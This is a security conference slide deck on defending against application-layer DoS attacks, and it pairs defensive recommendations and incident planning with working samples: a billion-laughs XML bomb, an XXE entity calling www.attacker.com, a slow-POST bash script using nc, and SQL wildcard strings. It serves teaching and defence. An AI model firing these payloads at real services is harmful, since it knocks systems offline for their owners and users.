



Defending Against Application Level DoS Attacks

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**OWASP New
Zealand Day
2010**

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Who am I?


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 - ▶ Black SEO
 - ▶ Firefox Extensions
- **Personal site:**
 - ▶ <http://malerisch.net>

Agenda

- **Layer 7 DoS Overview**
 - ▶ Implications
 - ▶ Root Causes
- **Attacks and Defenses**
 - ▶ Web Application
 - ▶ Web Server
 - ▶ Web Services
 - ▶ Database
- **Dealing with DDoS HTTP Attack**
 - ▶ Before
 - ▶ During
 - ▶ Post - attack
- **Conclusion**

Introduction

- **Definition:** ... an attack designed to render a computer or network incapable of providing normal services.
- **Traditional DoS attack – layer 3 and 4**
 - ▶ Target computer/network bandwidth
 - ▶ Consume all network resources
 - ▶ Deny resources to legitimate clients
- **Sold as a service...**
 - ▶ Cost:
~ 80\$ USD per day



⚠ DDoS Service 911

DDoS Service 911

Наш DDoS сервис - лучшее средство от надоедливых конкурентов, которые мешают Вам работать. Главное отличие нашего сервиса - мы **работаем независимо от тематики атакуемого сайта!**


Срочная помощь в решении Ваших проблем - в сети практически круглосуточно!

Наши цены самые доступные на рынке ддоса. Средняя цена составляет 80\$ в сутки. Конечная цен

Способы оплаты:
WebMoney
Карты оплаты WM
Яндекс Деньги


L7 DoS Attacks

- **Not easily detectable**
 - ▶ Legitimate application traffic
 - HTTP, HTTPS
 - SOAP, XML
- **More efficient, less resources**
 - ▶ Target a bug, insecure feature
 - ▶ Botnet is not required
 - ▶ DoS single request
- **Harder to trace**
 - ▶ Chain-proxy
 - ▶ Tor
- **No Source IP address spoofing**
 - ▶ HTTP requires complete TCP handshake




Layer 7 DoS – Targets

- 3-tier
 - ▶ Web tier
 - Web application
 - Web server
 - ▶ Application tier
 - App framework
 - JBoss
 - SAP
 - ▶ Data tier
 - Database
 - Oracle
 - MS SQL
 - MySQL



L7 DoS - Implications

- **Memory**
 - ▶ Invalid memory allocation/access/leak
 - ▶ Starvation
- **CPU**
 - ▶ Starvation
- **Processes/Thread**
 - ▶ Fork bomb
 - ▶ Resource starvation
 - ▶ Thread starvation
 - ▶ Deadlock
 - ▶ Race Condition
- **Disk**
 - ▶ Disk overflow
- **Symptoms:** crash, reboot, freeze, CPU runtime 100%



Layer 7 DoS – Root Causes

- **Insecure feature/reasonable use expectation**
 - ▶ Trusted input / action sequence
 - ▶ Human actions expected
- **Bug/implementation flaw**
 - ▶ Poor input filtering and validation
 - ▶ Failing to supply required element/object
- **Application logic/environment**
 - ▶ Application logic open to abuse
 - ▶ Time degrading application actions
 - ▶ Bottlenecks in application framework/environment
- **Session management**
 - ▶ Limited connection pool
 - ▶ Expensive session generation/login process

L7 DoS Attacks And Defenses

Web Application

User Specified Object Allocation

- Vulnerable PHP code

- ▶ Attacker controls \$num to generate a lot of items in \$stack array

```
<?php

    $num = $_GET['obj'];

    $stack = array(1);

    ///[...]

    for ($i = 0; $i <= $num; $i++) {
        $array = array_push($stack, $i);
    }

    print_r($stack);

?>
```



Failure To Release Resources

- Vulnerable Database Connection Routine
 - ▶ catch() statement fails to close thisConnection

```
try
{
    SqlConnection thisConnection = new SqlConnection(@"Network Library=DBMSSOCN;Data
Source=192.168.0.100,1433;database=Northwind;User id=Paladine;Password=");
        thisConnection.Open();
    SqlCommand thisCommand = thisConnection.CreateCommand();
    thisCommand.CommandText = "SELECT CustomerID, CompanyName FROM Customers";
    SqlDataReader thisReader = thisCommand.ExecuteReader();
        while (thisReader.Read())
        {
            Console.WriteLine("\t{0}\t{1}", thisReader["CustomerID"], thisReader["CompanyName"]);
        }
    thisReader.Close();
    thisConnection.Close();

}

catch (SqlException e)
{
    Console.WriteLine(e.Message);
}
```

Session Related DoS

- ▶ *Storing lot of session objects for caching/performance instead of re-querying data from other sources (e.g. database)*
 - ▶ *Consuming session token/login process*
-
- **Examples**
 - ▶ Web tracking, multiple session parameters in use
 - ▶ Large database records are stored in user session for later use
 - ▶ Session created even if user did not register
 - ▶ Session created following user login but registration open to everyone

User Input As A Loop Counter

- **Vulnerable Loop Counter**

- ▶ Attacker can tamper with \$loop, which is used in a loop counter involving fopen() operation

```
$loop = $_GET['loop'];

///.....

for ($i = 0; $i <= $loop; $i++) {
    //high demanding/consuming resources logic/code follows

$filename = "/var/www/html/test.txt";
$handle = fopen($filename, "r");
$contents = fread($handle, filesize($filename));
```



RegEx DoS or ReDoS

- **Exponential RegEx algorithm**
- 2003, Crosby/Wallach - 2009, Alex Roichman / Adar Weidman
- *Deterministic algorithm will try all paths before returning a match or no match result*

- ▶ Regex in this case: $^(\text{a}+)+\$$
- ▶ Payload: aaaaX ->
will go through 16 paths

```
<%  
  
Dim regEx, Matches, query  
  
query = Request.QueryString("re")  
  
Set regEx = New RegExp  
  
regEx.Pattern = "^(\text{a}+)+\$"  
  
regEx.IgnoreCase = True  
  
regEx.Global = True  
  
Set Matches = regEx.Execute(query)  
  
%>
```

Web Application DoS Amplifiers

- **XSS**
 - ▶ HTML element pointing to a site/page/request
- **XSRF**
 - ▶ Force a resource consuming login process
 - ▶ Performing a resource consuming POST request
- **SQLi**
 - ▶ Generate exception, leave database connection open
 - ▶ SQL Wildcard attacks
- **LFI**
 - ▶ Request a large file in the internal host
 - ▶ Point to drives such as PRN: CON:
- **RFI**
 - ▶ Request large size resource from a remote host
 - ▶ Request a resource which result in network timeout



Recommendations

- **Input strict validation and filtering**
- **Handle exceptions and properly release resources**
- **Set limits for:**
 - ▶ Session related objects and memory allocated
 - ▶ Token expiration
 - ▶ Object allocation
 - ▶ Loop counters
 - ▶ User registration – captcha
 - ▶ Concurrent session tokens per IP address
- **Testing your web app**
 - ▶ Test RegEx, database queries
 - ▶ DoS and Stress testing
 - ▶ Security testing



L7 DoS Attacks And Defenses

Web Services

XML Parser DoS

- ▶ XML Parser DOM loads entire XML stream into memory
 - ▶ Nesting and recursive capability with no defined limits
- Reiterated elements
 - <item>
 - <description>aaaa</description>
 - ...
 - ...
 - ...
 - </item>
 - Recursive elements
 - <item>
 - <description>
 - <description>
 - <description>
 - <description>
 - <description>
 - ...
 - ...
 - ...
 - ...
 - </item>

```
</item>
```



XML Attribute Blowup

- Large number of attributes
 - ▶ 10000 attributes ~ 90K XML payload ~ 5.000.000 XML parser operations
 - ▶ Results in non-linear runtime

```
<?xml version="1.0">
<test
b1=""
b2=""
.
.
bi0000="">
```

XML Entity DoS Attacks

- **XML Exponential Entity Expansion**
 - ▶ Forced recursive entity expansion
 - ▶ Many laughs ☺

```
<?xml version="1.0"?>
<!DOCTYPE root [
<!ENTITY ha "Ha !">
<!ENTITY ha2 "&ha; &ha;">
<!ENTITY ha3 "&ha2; &ha2;">
<!ENTITY ha4 "&ha3; &ha3;">
<!ENTITY ha5 "&ha4; &ha4;">
...
<!ENTITY ha128 "&ha127; &ha127;">
]>
<root>&ha128;</root>
```

- **Quadratic blowup**

```
<?xml version="1.0"?>
<!DOCTYPE foobar [<!ENTITY x "<AAA... [100KB of them] ... AAAA">]>
<root>
<hi>&x;&x;... [30000 of them] ... &x;&x;</hi>
</root>
```

XML External Entity Injection

- www.attacker.com may point to:
 - ▶ Nonexistent resource
 - Network timeout during parsing, might block the process
 - ▶ Large size resource

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "http://www.attacker.com/" >]>
<foo>&xxe; </foo>
```

SOAP Header

- Large payload

```
<Envelope>
  <Header>
    <wsse:Security>
      <test>large payload here</test>
      <Signature>....</Signature></wsse:Security>
  </Header>
```

- Large binary attachment

```
<Envelope>
  <Header>
    <wsse:Security>
      <file>base64 encoded large file...</file>
      <Signature>...</Signature>
    </wsse:Security>
  </Header>
```

SOAP Other attacks

- **SOAP Body**
 - ▶ Valid, but very large SOAP body request matching web service schema
- **SOAP Attachment**
 - ▶ Over sized SOAP attachment referred from the SOAP body
- **SOAP request resulting in heavy database query**
- **Amplifiers**
 - ▶ HTTP/1.1 pipeline
 - ▶ Multiple fragmented SOAP requests

Schema With No Restrictions

- No restrictions on the maximum size of the data that can be embedded in any of the elements

```
<xs:complexType>
    <xs:choice maxOccurs="unbounded">
        <xs:element name="Head">
            <xs:complexType>
                <xs:sequence>
                    <xs:element name="IP" type="xs:string" minOccurs="0" />
                    <xs:element name="From" type="xs:string" minOccurs="0" />
                    <xs:element name="To" type="xs:string" minOccurs="0" />
                </xs:sequence>
```



Recommendations

- **No customised XML parser**
- **Define input type restrictions on web service schema**
- **Validation and filtering (XML FW):**
 - ▶ XML “well-formatted” checks
 - ▶ SOAP header/body/attachment checks
 - ▶ Buffer overrun checks
 - ▶ XML schema validation
 - ▶ XML filtering
- **Limit size of:**
 - ▶ XML message
 - ▶ Expanded entities
 - ▶ Attributes
- **Do not process inline and external DTD references**

L7 DoS Attacks And Defenses

Web Server

Low bandwidth DoS Attacks

- **Slowloris – RSnake (tool)**
 - ▶ Technique from Adrian Ilarion Ciobanu – apkill tool
<http://www.securityfocus.com/archive/1/455833/100/0/threaded>
 - ▶ Fingerprint web server timeout
 - ▶ Change http headers to simulate multiple connections/browsers
 - ▶ Exhaust all threads available
- **HTTP POST DoS – Wong Onn Chee (identified in honeypot)**
 - ▶ No delay in sending HTTP Headers (!= Slowloris)
 - Content-Length = 1000 bytes
 - HTTP message body is sent 1 byte each 110 seconds till the last byte
 - Require a good number of threads per each machine
 - <10k connections to bring down Apache
 - ~60k connections for IIS (if rapid fail protection is on)



HTTP POST DoS

- A simple bash script
 - ▶ Sleep 110 seconds before sending next byte
 - ▶ y determines number of threads

```
function test {  
    echo -e "POST /post.php HTTP/1.0\nHost: x.x.x.x\nContent-Type: application/x-www-urlencoded\nContent-Length: 1000\n\n"  
    sleep 110  
    echo -e "a"  
    ...  
    sleep 110  
    echo -e "\n\n"  
}  
  
=0  
while [ $COUNTER -lt y ]; do  
    echo The counter is $COUNTER  
    test | nc -nvv x.x.x.x 80 &  
    let COUNTER=COUNTER+1  
done
```

HTTP Flooders/DDoS Attack

- Most common L7 attack
 - ▶ Typically launched from botnets
 - ▶ Black Energy botnet C&C interface
 - ▶ Frequencies, thread and command option

HTTP-GET flooder

freq:

threads:

UDP and TCP/UDP data flooders

UDP/TCP freq:

UDP size:

TCP size:

Advanced SYN and ICMP options

spoof sender IP:

Command [[help](#)]

refresh rate: (in minutes)





Apache - Recommendations

- **Key Directives**
 - ▶ Maxclients, Timeout, KeepAlive and KeepAlive Timeout
- **Traffic Shaping**
 - ▶ mod_throttle - limit the frequency of requests allowed from a single client within a window of time
 - ▶ mod_bwshare - bandwidth throttling by HTTP client IP address
 - ▶ mod_limitipconn - limit the number of simultaneous downloads permitted from a single IP address
 - ▶ mod_dosevasive - detects too many connections and temporarily block offending IP address
 - ▶ mod_security – WAF, filtering, monitoring, logging
- **Load/Stressing testing**
 - ▶ http_load
 - ▶ Jmeter
 - ▶ Slowloris + DoS tools



IIS - Recommendations

- **IIS Extensions:**
 - ▶ URLScan or Webknight
 - MaxAllowedContentLength, MaxUrl and MaxQueryString attributes
 - ▶ Dynamic IP Restrictions
 - Dynamically blocking of requests from IP address based on:
 - The number of concurrent requests
 - The number of requests over a period of time
- **ISA Server Network Protection**
 - ▶ Act as load balancer and WAF at the same time
 - ▶ Multiple options for HTTP DoS attacks
 - HTTP requests per minute, per IP address
- **Check Application pool health monitoring**
 - ▶ IIS worker threads status



L7 DoS Attacks And Defenses

Database

SQL Wildcard Attacks

- **Ferruh Mavituna – 2008**

- ▶ Affect MS SQL and other databases (MySQL, PostgreSQL, Access)

```
'%_[^!_/%a?F%D)_(F%)_%([)(%){()}£$&N%_)$*£()$*R"_)][%](%[x])%a][*$"£$-9]_%'  
'%64_[^!_%65/%aa?F%64_D)_(F%64)_%36([)(%{33}{()}£$&N%55_)$*£()$*R"_)][%55](%66[x])%ba][*$"£$-9]_%54'  
_[r/a)_ _ (r/b)_ _ (r-d)_%n[^n]y[^j]l[^k]d[^l]h[^z]t[^k]b[^q]t[^q][^n]!%  
%_[aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa[! -z]@$!_%
```

- ▶ Query should return few or no results – it must go through the entire data on the database
- ▶ OR combinations should be different otherwise db performance algorithms may optimise query
- ▶ Longer query, longer time to execute
- ▶ Avoids caching in the database, so every query would be different



Recommendations

- **Perform input validation and filtering based on whitelist**
 - ▶ Discard wildcards and other potential characters
 - ▶ Limit number of characters on the query
 - ▶ Input type strict validation (e.g. number must be a number)
- **Implement CAPTCHA for advanced searches/queries**
- **Search/Query Limits**
 - ▶ Set limit of searches/queries per user per day
 - ▶ Only authenticated users can run consuming search/queries
 - ▶ Limit SQL query execution time
- **Limit number of records/rows returned by database**
- **Memcached**
 - ▶ High performance, memory object caching system

Dealing with an HTTP DDoS Attack

Part I - Before the Attack

Generic Principles

- **Business continuity planning**
 - ▶ Business impact analysis
 - Classify critical assets based on MTD (Max Tolerable Downtime)
- **Develop a 3 phases plan**
 - ▶ Protection
 - ISP agreements, insurance and trade off strategy
 - Systems, devices and application hardening
 - Design network for attacks
 - ▶ Detection
 - Monitoring and analysing
 - ▶ Reaction
 - Incident Plan

Protection And Prevention

- **ISP agreements**
 - ▶ DoS protection included in agreements
- **Insurance policy**
- **Establish trade-off strategies/tactics**
 - ▶ Absorbe attack
 - ▶ Degrade service
 - ▶ Shut down service
- **Systems Hardening**
 - ▶ Perform regular host reviews against CIS and NIST standards
 - ▶ Perform application reviews
- **Network Hardening**
 - ▶ Load and stress testing network


Segmentation And Overprovision

- **Segmentation**
 - ▶ Redundancy for critical services
 - ▶ Critical services with dedicated server
- **Overprovision**
 - ▶ Hardware and network
- **Monitoring**
 - ▶ Host and Network Intrusion Detection System
 - ▶ Centralised log system
- **Incident planning**
 - ▶ What to do during in incident
 - ▶ Escalation line
 - ▶ Action items
- **Test your incident plan regularly!**

Dealing with an HTTP DDoS Attack

Part II – During the attack

Under attack or not?



- **Establish if it is a real attack**
 - ▶ Check unusual spikes/anomalies compared to baseline traffic
 - ▶ Multiple IP addresses requesting a large number of connections in a relative short time
- **In case of attack, what is the target?**
 - ▶ IP address, domain, multiple services
- **Is target critical? How much can you lose ?**
- **Communication**
 - ▶ Everyone on the same page
- **Internal staff may know the reason why they are attacked**
- **Document everything**
 - ▶ Logs, graphs and reports
 - ▶ Correlation and timeline

External collaboration

- **Contact ISPs**
 - ▶ Provide detailed information
 - ▶ Triangulation software helps identifying botnet C&C server
- **Uncooperative hosting providers can be declared to press**
- **Security Community/Botnet Researcher**
 - ▶ Attack fingerprint may help in detecting type of botnet and C&C
- **Contact Law Enforcement – CCIP, NZCERT**
- **Set a “we are down” web page**

Reacting

- **Slowing the attack**
 - ▶ Tarpitting
 - Delays incoming connections for as long as possible
- **Deflection**
 - ▶ IP Hopping: IP address changed at “random” intervals within a specified set of IP addresses range
- **Dropping**
 - ▶ Dropping connections for a determined time
- **Escalation (law/legal implications)**
 - ▶ Identify C&C and track down botnet C&C server
 - Report C&C to authorities
 - ...
 - ▶ Look at the botnet
 - ...



Dealing with an HTTP DDoS Attack

Part III – The day after

Recovering

- **Lesson learnt analysis**
 - ▶ Meet the day after (everything still fresh)
 - ▶ Go over what worked and what didn't
 - ▶ Update incident plan
- **Root causes**
 - ▶ Was attack targeting a specific and vulnerable system?
 - ▶ Was just a standard flooding attack?
- **What if it happens again?**
- **Business Recovery**
 - ▶ Recover services as soon as possible
 - ▶ Provide incident data to law enforcement agencies



Conclusions

- **No generic anti-DoS solution**
 - ▶ Each organisation = different environment
 - ▶ Harden systems, applications and networks
 - ▶ Perform regular DoS testing and audits
 - ▶ Continuous monitoring and alerting
- **Don't trust anti-DDoS vendors**
 - ▶ Carefully evaluate anti-DDoS related products/services
- **Networking and cooperation**
 - ▶ Good relationships with security community, ISP and law enforcement agencies



Questions?

- Thanks! ;-)

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